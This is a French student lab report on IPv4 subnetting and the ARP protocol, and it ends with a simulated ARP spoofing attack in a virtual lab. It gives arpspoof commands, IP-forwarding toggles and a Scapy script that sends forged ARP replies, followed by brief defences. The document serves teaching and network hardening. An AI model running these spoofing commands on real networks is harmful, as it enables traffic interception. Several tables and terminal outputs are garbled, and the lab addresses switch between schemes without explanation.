


# LABORATOIRE SYSTEMES & RESEAUX

Cursus Solutions d'Infrastructures Systèmes & Réseaux - Année universitaire 2025 - 2026

## COMPTE RENDU TECHNIQUE

# SIMULATION D'UNE ATTAQUE ARP SPOOFING

Mise en production d'une infrastructure locale virtualisée sur VMware Workstation avec simulation d'une attaque pour montrer les vulnérabilités d'un réseau et ensuite le renforcer.



Rédacteur : **Jérémie SEGBEAME**  
Rôle : **Apprenti Technicien Systèmes & Réseaux**  
Statut : **Livrable validé** ✓

Destinataire : **Mr. Damien**  
Date : **22 mai 2026**

# Rapport Technique : Déploiement IPv4 et Protocole ARP

## Introduction

Ce rapport détaille la configuration d'un sous-réseau IPv4, le fonctionnement du protocole ARP, les étapes d'une attaque ARP spoofing, et les mesures de protection à mettre en place. Il est conçu pour être compréhensible par un large public IT, y compris les débutants.

## Configuration du Sous-Réseau

### Création d'un Sous-Réseau

Pour héberger jusqu'à 90 machines, nous devons prévoir 92 adresses (90 utilisables + 2 pour le réseau et le broadcast). Cela nécessite 7 bits d'hôtes, donc le préfixe sera /25, offrant 128 adresses, dont 126 utilisables.

- **Préfixe:** /25
- **Nombre d'adresses:** 128
- **Adresses utilisables:** 126
- **Plage d'adresses:** 192.168.128.0 à 192.168.128.127
- **Première adresse utilisable:** 192.168.128.1
- **Dernière adresse utilisable:** 192.168.128.126

### Masques Réseaux

- **Masque en décimal:** 255.255.255.128
- **Adresse de réseau:** 192.168.128.0
- **Adresse de broadcast:** 192.168.128.127

### Configuration des Adresses IP

- **PC1:** 192.168.128.10
- **PC2:** 192.168.128.20

**Appareil Adresse IP Masque Passerelle** PC1 192.168.128.10 255.255.255.128

192.168.128.10 PC2 192.168.128.20 255.255.255.128 192.168.128.20

Switch Aucun paramétrage IP (niveau 2)

## Test de Connectivité


Pour tester la connectivité entre PC1 et PC2, utilisez la commande `ping`. Analysez les messages échangés avec Wireshark pour identifier les adresses de niveau 2 (MAC) et de niveau 3 (IP) utilisées.

### PC1

- Adresse IP (niveau 3) : **FE80::250:FFF:FE17:ED12**
- Adresse MAC (niveau 2) : **00:50:0F:17:ED:12**

### PC2

- Adresse IP (niveau 3) : **FE80::2E0:A3FF:FE10:0A23**
- Adresse MAC (niveau 2) : **00:E0:A3:10:0A:23**



## Capture Trames ICMP et ARP entre PC1 et PC2




Table ARP PC 1 qui a récupéré avec succès la MAC de PC 2




Table ARP PC 2 qui a récupéré avec succès la MAC à PC 1

## Cache ARP et Correspondance des Adresses

### Comprendre le Cache ARP

Chaque machine garde un cache ARP qui associe les adresses IP (niveau 3) aux adresses MAC (niveau 2). Ce cache est rempli automatiquement lors des échanges réseau.

### Processus de Correspondance

Quand une machine veut envoyer un paquet à une IP locale, elle consulte son cache ARP. Si l'adresse MAC n'est pas connue, une requête ARP est envoyée en broadcast. La machine destinataire répond en unicast avec son adresse MAC, qui est alors ajoutée au cache ARP.

### Visualisation du Cache ARP

Après avoir joint chaque poste du sous-réseau, visualisez le cache ARP de chaque machine. Utilisez Wireshark pour capturer et illustrer ce type de résolution.

## Capture de Paquets avec Wireshark

### Ping entre PC1 et PC2

- **Connectivité:** Oui, car ils sont dans le même sous-réseau.
- **Visibilité par PC3:** Non, car PC3 est dans un autre sous-réseau.

### Ping entre PC1 et PC3

- **Résultat:** Échec, car ils ne sont pas dans le même sous-réseau et il n'y a pas de routeur pour transférer les paquets.

## Solution

Ajouter un routeur et configurer les interfaces pour permettre la communication entre les sous-réseaux.

# 2. PROTOCOLE ARP

## Analyse du Protocole ARP et de son Importance

### Requête ARP




Table ARP du PC 1 effacée

| Vis.    | Time(sec) | Last Device | At Device | Type |
|---------|-----------|-------------|-----------|------|
|         | 0.000     | --          | PC0       | ICMP |
|         | 0.000     | --          | PC0       | ARP  |
|         | 0.001     | PC0         | Switch0   | ARP  |
|         | 0.002     | Switch0     | PC4       | ARP  |
|         | 0.002     | Switch0     | PC5       | ARP  |
|         | 0.003     | PC4         | Switch0   | ARP  |
|         | 0.004     | Switch0     | PC0       | ARP  |
|         | 0.004     | --          | PC0       | ICMP |
|         | 0.005     | PC0         | Switch0   | ICMP |
|         | 0.006     | Switch0     | PC4       | ICMP |
| Visible | 0.007     | PC4         | Switch0   | ICMP |

Trames ARP émanant du PC 1 à nouveau lorsqu'on ping PC 2

Lorsqu'une machine, comme PC1, ne connaît plus l'adresse MAC de PC2 comme dans notre cas par exemple, après avoir vidé le cache ARP, elle doit envoyer à nouveau une requête ARP pour obtenir cette information. Ce processus se déroule comme suit :

1. **Envoi de la Requête ARP** : PC1 envoie une requête ARP en broadcast sur le réseau local. Cette requête demande : "Qui a l'adresse IP 192.168.128.20 ? Donne-moi ton adresse MAC."
2. **Réception de la Réponse ARP** : PC2, qui possède l'adresse IP 192.168.128.20, répond avec un message ARP Reply en unicast, indiquant son adresse MAC.
3. **Mise à Jour du Cache ARP** : PC1 reçoit la réponse et met à jour son cache ARP avec la correspondance IP-MAC de PC2. PC1 peut maintenant envoyer des paquets directement à PC 2 en utilisant son adresse MAC.

## Cache ARP Non Effacé

Si le cache ARP n'est pas effacé, le processus est plus direct :

1. **Utilisation de l'Entrée ARP Existante** : PC1 utilise l'entrée ARP existante pour envoyer directement les paquets ICMP (ping) à l'adresse MAC de PC2.
2. **Absence de Requête ARP** : Aucun paquet ARP n'est émis, ce qui évite un échange ARP inutile.
3. **Amélioration des Performances Réseau** : Le cache ARP permet de gagner en performance réseau en réduisant le nombre de requêtes ARP nécessaires.

## Durée de Vie d'une Entrée ARP

La durée de vie d'une entrée ARP varie selon le système d'exploitation :

- **Windows** : La durée de vie est généralement comprise entre 2 et 10 minutes.
- **Linux** : La durée de vie est souvent entre 60 secondes et 300 secondes (1 à 5 minutes).
- **Ajustement Dynamique** : Certains systèmes peuvent ajuster cette durée en fonction de l'activité réseau.

L'entrée ARP est rafraîchie automatiquement si la machine communique à nouveau, garantissant ainsi que les informations restent à jour.

## Importance dans les Environnements Dynamiques

Dans des environnements dynamiques, le cache ARP joue un rôle crucial pour maintenir la fiabilité et la performance du réseau. Voici quelques scénarios où le cache ARP est particulièrement important :

- **Changement Fréquent des Adresses IP (DHCP)** : Les adresses IP peuvent changer souvent, nécessitant une mise à jour régulière du cache ARP pour éviter les erreurs de communication.
- **Mobilité des Machines (Réseaux Wi-Fi, Mobiles)** : Les machines peuvent se déplacer

et se reconnecter à différents points d'accès, nécessitant une mise à jour du cache ARP. •

**Désactivation/Réactivation des Interfaces** : Les interfaces réseau peuvent être désactivées et réactivées, ce qui peut entraîner des changements dans les correspondances IP-MAC.

• **Utilisation de la Virtualisation (VM, Containers)** : Les environnements virtualisés peuvent voir des changements fréquents dans les adresses IP et les correspondances MAC.

Le cache ARP doit se mettre à jour régulièrement pour :

- **Éviter les Erreurs de Communication** : Assurer que chaque adresse IP est associée à la bonne adresse MAC.
- **Réduire les Temps d'Attente** : Minimiser les délais de communication en évitant les requêtes ARP inutiles.
- **Garantir un Trafic Réseau Fiable et à Jour** : Maintenir la cohérence et la fiabilité des communications réseau.

## Conclusion

Le protocole ARP est un élément fondamental mais souvent invisible du fonctionnement des réseaux locaux. Il permet la résolution des adresses IP en adresses MAC, facilitant ainsi la communication entre les machines. Sans le protocole ARP, aucune communication IP directe ne serait possible, soulignant son importance cruciale pour le bon fonctionnement des réseaux.

## ARP Spoofing

### Installation et Utilisation d'arpspoof

Pour effectuer une attaque ARP spoofing, installez `dsniff` et utilisez `arpspoof` pour envoyer des fausses réponses ARP.

### Observation avec Wireshark

Sur Wireshark, vous pouvez voir le trafic ARP et ICMP passer par la machine attaquante, prouvant l'interception de la communication.

### Installation et utilisation d'arpspoof

Installation **dsniff** sur PC3 (machine attaquante) si ce n'est pas déjà fait

: `sudo apt install dsniff`

- 

### Analyse initiale :

- Lancer **Wireshark** sur PC3 et filtrer par **arp** pour observer les requêtes ARP (qui cherche qui).

### Commande pour attaquer :

Bien avant il faut lancer la commande qui sert à relayer le trafic silencieusement et il est important de le désactiver à la fin de l'attaque pour sécuriser notre machine attaquante

: `echo 1 > /proc/sys/net/ipv4/ip_forward` : Activé

`echo 0 > /proc/sys/net/ipv4/ip_forward` : Désactivé

`sudo arpspoof -t 10.0.0.1 10.0.0.2`

`sudo arpspoof -t 10.0.0.2 10.0.0.1`

### Table ARP de PC1 et PC2

Utilise **arp -a** (Windows) ou **ip neigh** (Linux) pour inspecter la table ARP : •

Vous verrez que l'adresse MAC associée à l'IP de l'autre PC est celle de **PC3**. ◊ ◊

PC1 pense que l'IP de PC2 appartient à PC3.

- ◊ ◊ Et inversement.



| Adresse  | Type/Interface | Adresse/Mac       | Indicateurs | Iface |
|----------|----------------|-------------------|-------------|-------|
| 10.0.0.2 | ether          | 00:00:00:00:00:02 | C           | h3-et |
| 10.0.0.1 | ether          | 00:00:00:00:00:01 | C           | h3-et |

- ◊ Capture ARP PC3



```

11 packets transmitted, 11 received, 0% packet loss, time 1037ms
tt min/avg/max/ndev = 0.072/0.110/0.218/0.039 ms
root@adn1n1:/home/adn1n12/Documents# arp -n
serv
Ete
ndom
Ete
root@adn1n1:/home/adn1n12/Documents#

```

| adresse  | TypeMap | Adresse/lat       | Indicateurs | Iface |
|----------|---------|-------------------|-------------|-------|
| 10.0.0.1 | ether   | 00:00:00:00:00:03 | C           | h2-et |
| 10.0.0.3 | ether   | 00:00:00:00:00:03 | C           | h2-et |

- 
- Capture ARP PC2


```

tt min/avg/max/ndev = 0.085/0.137/0.382/0.072 ms
root@adn1n1:/home/adn1n12/Documents# arp -n
adresse
10.0.0.3
10.0.0.2
root@adn1n1:/home/adn1n12/Documents#


```

| adresse  | TypeMap | Adresse/lat       | Indicateurs | Iface |
|----------|---------|-------------------|-------------|-------|
| 10.0.0.3 | ether   | 00:00:00:00:00:03 | C           | h1-et |
| 10.0.0.2 | ether   | 00:00:00:00:00:03 | C           | h1-et |

- 
- Capture ARP PC1



- 
- 



- 
- 

Captures frame ARP par sur PC3


✓ Empoisonnement réussi

## Reproduction de l'attaque avec Scapy

Scapy permet de **forger manuellement** un paquet ARP. Voici comment le faire :

```
from scapy.all import *
```

```
def arp_spoof():  
    # Adresse IP et MAC de la cible (h1)  
    target_ip = "10.0.0.1"  
    target_mac = getmacbyip(target_ip) # Récupère automatiquement la MAC  
  
    # Adresse IP du routeur (h2)  
    gateway_ip = "10.0.0.2"  
    gateway_mac = getmacbyip(gateway_ip)  
  
    # Envoi continu de fausses réponses ARP  
    send(  
        ARP(op=2, pdst=target_ip, psrc=gateway_ip,  
            hwdst=target_mac), inter=0.1,  
        loop=1  
    )  
  
arp_spoof()
```



Capture des trames ICMP et ARP sur PC3 | Empoisonnement de la table ARP de PC1 et PC2 réussi

## Protection contre l'ARP Spoofing

- Utiliser des switchs intelligents avec port security.
- Mettre des entrées ARP statiques.
- Utiliser des outils de détection comme **arpwatch** ou des IDS/IPS.

## Conclusion

Le protocole ARP est essentiel pour la communication au sein des réseaux locaux. Comprendre son fonctionnement et les méthodes de protection contre l'ARP spoofing est crucial pour maintenir la sécurité et la performance du réseau.